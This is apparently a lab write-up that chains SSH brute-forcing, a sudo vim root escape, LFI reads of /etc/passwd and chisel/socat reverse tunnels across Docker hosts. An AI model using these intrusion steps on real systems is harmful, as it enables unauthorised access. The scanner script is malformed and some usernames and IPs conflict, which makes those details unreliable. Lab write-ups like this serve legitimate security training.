

LittlePivoting



Contents

- Reconnaissance
- Scanning (trust)
- Enumeration (trust)
- Exploitation (trust)
- Privilege Escalation (trust)
- Tunneling (trust -> kali)
- Scanning (inclusion)
- Enumeration (inclusion)
- Exploitation (inclusion)
- Tunneling (inclusion -> kali)
- Enumeration (upload)
- Exploitation (upload)
- Tunneling (upload -> inclusion -> trust -> kali)
- Privilege Escalation (upload)

Reconnaissance

The target machines are properly deployed within the lab network (in this case using Docker).

```
> ifconfig  
br-dcb58c61fa435: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
        inet 10.10.10.1 netmask 255.255.255.0 broadcast 10.10.10.255  
              inet6 fe80::42f4:fe9ff:fe02%br-dcb58c61fa435 brd fe80::fffe:fe9ff:fe02  
                  scopeid 0x20<link>  
ether 02:42:94:9f:36:7b txqueuelen 0 (Ethernet)  
      RX packets 0 bytes 0 (0.0 B)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 0 bytes 0 (0.0 B)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

`arp-scan` was used on the docker-generated interface to identify devices connected locally. This revealed an available host with IP `10.10.10.2`.

```
> sudo arp-scan -I br-dcb58c6fa435 --localnet
Interface: br-dcb58c6fa435, type: EN10MB, MAC: 02:42:f4:9f:36:7b, IPv4: 10.10.10.1
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.2 02:42:0a:0a:0a:02 (Unknown: locally administered)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.966 seconds (130.21 hosts/sec). 1 responded
```

Scanning trust

An **Nmap** scan was performed to identify open ports and services on the **trust** machine:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 10.10.10.2
```

Main results:

```
# Nmap scan report for 10.10.10.2
Host is up (0.0000090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http       Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:0A:0A:0A:02 (Unknown)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```


Enumeration trust

The website on port **80** was inspected and a discovery run with Gobuster was performed.

```
gobuster dir -u "http://10.10.10.2" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,php.bak
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.2
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  txt,html,php.bak,php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 10701]
/secret.php       (Status: 200) [Size: 927]
/server-status    (Status: 403) [Size: 275]
Progress: 1102785 / 1102785 (100.00%)
=====
Finished
=====
```

The `secret.php` page returned information about a possible user named **mario**.



With no further obvious information, a brute-force SSH attack using **hydra** was performed against user `mario`, which succeeded.

```
> hydra -t 4 -l mario -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-06 11:21:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
(l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.10.2:22/
[22][ssh] host: 10.10.10.2    login: mario    password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-06 11:22:23
```

Exploitation trust

Using the obtained credentials, an SSH connection to the target was established.

```
> ssh mario@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uclwEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ED25519) to the list of known hosts.
mario@10.10.10.2's password:
Linux dc18e8ba5139 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@dc18e8ba5139:~$
```

Privilege Escalation trust

The environment was analyzed to determine privilege escalation paths. SUID binaries were searched:

```
find / -perm -4000 2>/dev/null
```

```
mario@dc18e8ba5139:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
mario@dc18e8ba5139:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on dc18e8ba5139:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on dc18e8ba5139:
    (ALL)  /usr/bin/vim
mario@dc18e8ba5139:~$ |
```

Because `/usr/bin/vim` was available to run with sudo, GTFObins was consulted for `vim` privilege escalation (`:!/bin/sh`), which provided a root shell.

```
VIM - Vi IMproved
version 9.0.1499
by Bram Moolenaar et al.
Modified by team+vim@tracker.debian.org
Vim is open source and freely distributable

      Help poor children in Uganda!
type :help iccf<Enter>      for information

type :q<Enter>              to exit
type :help<Enter> or <F1>   for on-line help
type :help version9<Enter>  for version info
```

After obtaining root, a reconnaissance with `hostname -I` was run to discover other hosts on the network:

```
hostname -I  
10.10.10.2 20.20.20.2
```

A small host scanning script was created to probe three-octet prefixes and was deployed on the trust machine to assist discovery. Additionally, `chisel` and `socat` were used to build tunnels and forward traffic between hosts.

hostScanner.sh

```
#!/bin/bash

if [ -z "$1" ]; then
    echo "Use: $0 <prefix>"
    echo "Sample: $0 20.20.20"
fi

PREFIX=$1

for host in $(seq 1 200); do
    timeout 1 bash -c "ping -c 1 ${PREFIX}.${host} &>/dev/null" \ && echo "└ HOST FOUND -
```

```
`${PREFIX}.host"  
done  
wait
```

Note: make the script executable on the victim with `chmod +x`.

```
Dload Upload Total Spent Left Speed  
100 339 100 339 0 0 67813 0 ---:--- ---:--- ---:--- 84750  
root@dc18e8ba5139:/home/mario# ls  
chisel hostScanner.sh  
root@dc18e8ba5139:/home/mario# chmod +x hostScanner.sh  
root@dc18e8ba5139:/home/mario#
```

There was a small issue where `ping` was not found; installing `iputils-ping` or `inetutils-ping` solved it:

```
sudo apt install iputils-ping
```

Running the scanner found additional hosts:

```
./hostScanner.sh 20.20.20  
□ HOST FOUND - 20.20.20.2  
□ HOST FOUND - 20.20.20.3
```

```
root@2f2df2c22255:/home/mario# ./hostScanner.sh 20.20.20  
✿ HOST FOUND - 20.20.20.2  
✿ HOST FOUND - 20.20.20.3  
^Z  
[1]+ Stopped ./hostScanner.sh 20.20.20  
root@2f2df2c22255:/home/mario# ping -c 2 20.20.20.3  
PING 20.20.20.3 (20.20.20.3): 56 data bytes  
64 bytes from 20.20.20.3: icmp_seq=0 ttl=64 time=0.149 ms  
64 bytes from 20.20.20.3: icmp_seq=1 ttl=64 time=0.130 ms  
--- 20.20.20.3 ping statistics ---  
2 packets transmitted, 2 packets received, 0% packet loss  
round-trip min/avg/max/stddev = 0.130/0.140/0.149/0.000 ms  
root@2f2df2c22255:/home/mario#
```

Tunneling (trust -> kali)

After identifying another host from trust's network, a tunnel was created to reach that second machine from the attacker:

- Kali ran a `chisel` server listening on port **3434**.

```
> ./chisel server --reverse -p 3434  
2025/10/08 09:47:50 server: Reverse tunnelling enabled  
2025/10/08 09:47:50 server: Fingerprint 7hzYiZ0tXvsIeV5FpZEScEacSJ+HpJ3Tl02dAahaqxY=  
2025/10/08 09:47:50 server: Listening on http://0.0.0.0:3434  
2025/10/08 09:58:00 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

- `trust` ran a `chisel client` to the attacker server, exposing a local SOCKS proxy that allowed reaching `inclusion` (`20.20.20.3`) via `proxychains`.

```

root@2f2df2c22255:/home/mario# hostname -I
10.10.10.2 20.20.20.2
root@2f2df2c22255:/home/mario# ./hostScanner 20.20.20
bash: ./hostScanner: No such file or directory
root@2f2df2c22255:/home/mario# ./hostScanner.sh 20.20.20
* HOST FOUND - 20.20.20.2
* HOST FOUND - 20.20.20.3
^Z
[2]+  Stopped                  ./hostScanner.sh 20.20.20
root@2f2df2c22255:/home/mario# ./chisel client 10.10.10.1:3434 R:socks
2025/10/08 13:58:00 client: Connecting to ws://10.10.10.1:3434
2025/10/08 13:58:00 client: Connected (Latency 680.013µs)

```

- `proxychains4.conf` was configured to use `127.0.0.1 1080` in `strict_chain`.

```

GNU nano 8.6                               /etc/proxchains4.conf *
#
# Examples:
#
#       socks5  192.168.67.78    1080      lamer    secret
#       http    192.168.89.3     8080      justu    hidden
#       socks4  192.168.1.49     1080
#       http    192.168.39.93    8080
#
#
# proxy types: http, socks4, socks5, raw
#           * raw: The traffic is simply forwarded to the proxy without modification.
#           ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
socks5 127.0.0.1 1080

^G Help      ^O Write Out   ^F Where Is   ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File   ^V Replace    ^U Paste     ^J Justify   ^/ Go To Line

```

- `socat` was used on the intermediate host `trust` to forward connections to the attacker's port **3434**.

```

mario@2f2df2c22255:~$ hostname -I
10.10.10.2 20.20.20.2
mario@2f2df2c22255:~$ ls
chisel  hostScanner.sh  socat
mario@2f2df2c22255:~$ chmod +x socat
mario@2f2df2c22255:~$ ./socat tcp-l:1111,fork,reuseaddr tcp:10.10.10.1:3434

```

Scanning inclusion

An Nmap scan was attempted through the proxchains SOCKS proxy; the host appeared up but port enumeration failed initially.

```



> proxychains4 nmap -sT -sV -Pn -p- --min-rate 5000 20.20.20.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 10:35 EDT
Nmap scan report for 20.20.20.3
Host is up.
All 65535 scanned ports on 20.20.20.3 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.45 seconds

```

2m 11s

After configuring a proxy in the browser, HTTP access worked and an Apache server was found.



Enumeration inclusion

`dirb` was used to quickly enumerate the site and returned:

```
> proxychains4 dirb http://20.20.20.3 2>/dev/null
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Oct  8 15:48:30 2025
URL_BASE: http://20.20.20.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://20.20.20.3/
+ http://20.20.20.3/index.html (CODE:200|SIZE:10701)
+ http://20.20.20.3/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://20.20.20.3/shop/


---- Entering directory: http://20.20.20.3/shop/
+ http://20.20.20.3/shop/index.php (CODE:200|SIZE:1112)

-----
END_TIME: Wed Oct  8 15:48:37 2025
DOWNLOADED: 9224 - FOUND: 3
```

The `/shop` page contained a parameter vulnerable to **Local File Inclusion (LFI)** and was fuzzed with `wfuzz` to identify inclusion vectors.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Tienda de Teclados



Error de Sistema: (\$_GET['archivo']);


```
> proxychains wfuzz -u 'http://20.20.20.3/shop/index.php?archivo=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
```

```
> proxychains wfuzz -u 'http://20.20.20.3/shop/index.php?archivo=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://20.20.20.3/shop/index.php?archivo=FUZZ
Total requests: 929
=====
ID      Response   Lines   Word      Chars      Payload
=====
[proxychains] Strict chain ... 127.0.0.1:1080 ... 20.20.20.3:80 ... OK
```

000000232:	200	44 L	90 W	1112 Ch	g" "/etc/httpd/php.ini"
000000231:	200	44 L	92 W	1117 Ch	"../../../../etc/httpd/ logs/error.log"
000000236:	200	44 L	90 W	1112 Ch	"/etc/init.d/apache2"
000000225:	200	44 L	92 W	1118 Ch	"../../../../etc/httpd/ logs/access.log"
000000228:	200	44 L	92 W	1123 Ch	"../../../../../../../../etc/ httpd/logs/error_log"
000000222:	200	44 L	90 W	1112 Ch	"/etc/httpd/logs/access_l og"
000000224:	200	44 L	92 W	1118 Ch	"../../../../../../../../etc/httpd/ logs/access_log"
000000258:	200	68 L	117 W	2253 Ch	"../../../../../../../../etc/ passwd"
000000259:	200	68 L	117 W	2253 Ch	"../../../../../../../../etc/ passwd"
000000261:	200	68 L	117 W	2253 Ch	"../../../../../../../../etc/ passwd"
000000265:	200	68 L	117 W	2253 Ch	"../../../../../../../../etc/ passwd"

Exploitation inclusion

After several attempts, the vulnerability was successfully exploited to reveal a list of users.



The screenshot shows a web browser window with the URL `20.20.20.3/shop/index.php?archivo=../../../../../../../../etc/passwd`. The page title is "Tienda de Teclados". The content of the page displays a long list of user entries from the `/etc/passwd` file, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, _apt, nobody, seller, manchi, and sshd. Below the list, there is a message: "Error de Sistema: (\$_GET['archivo']);".

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
seller:x:1000:1000:seller,,,,:/home/seller:/bin/bash
marchi:x:1001:1001:marchi,,,,:/home/marchi:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin

"Error de Sistema: ($_GET['archivo']);"

```

Next, `hydra` was used to brute-force SSH passwords for users like `marchi` or `seller` to gain SSH access.

```
> proxychains hydra -t 4 -l marchi -P /usr/share/wordlists/rockyou.txt ssh://20.20.20.3
```

The brute force found valid credentials:

```
[22][ssh] host: 20.20.20.3    login: manchi    password: lovely
```

SSH access to `20.20.20.3` using `proxychains` was then established.

```
> proxychains ssh manchi@20.20.20.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
The authenticity of host '20.20.20.3 (20.20.20.3)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwtLa2knvlaSKIk1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '20.20.20.3' (ED25519) to the list of known hosts.
manchi@20.20.20.3's password:
Linux 038687d6dec2 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@038687d6dec2:~$
```

Tunneling (inclusion -> kali)

- From `inclusion` (user `manchi`) `hostname -I` revealed additional hosts; the `hostScanner` script was used to discover `upload`.

```
hostname -I
20.20.20.2 30.30.30.2
```

```
./hostScanner.sh 30.30.30
[] HOST FOUND - 30.30.30.2
[] HOST FOUND - 30.30.30.3
```

- `chisel client` was run to forward traffic through `trust` using `socat` on port **1111**, which in turn tunneled to the attacker Kali that listens on **8090**, allowing the attacker to reach `upload`.

```
manchi@038687d6dec2:~$ hostname -I
20.20.20.3 30.30.30.2
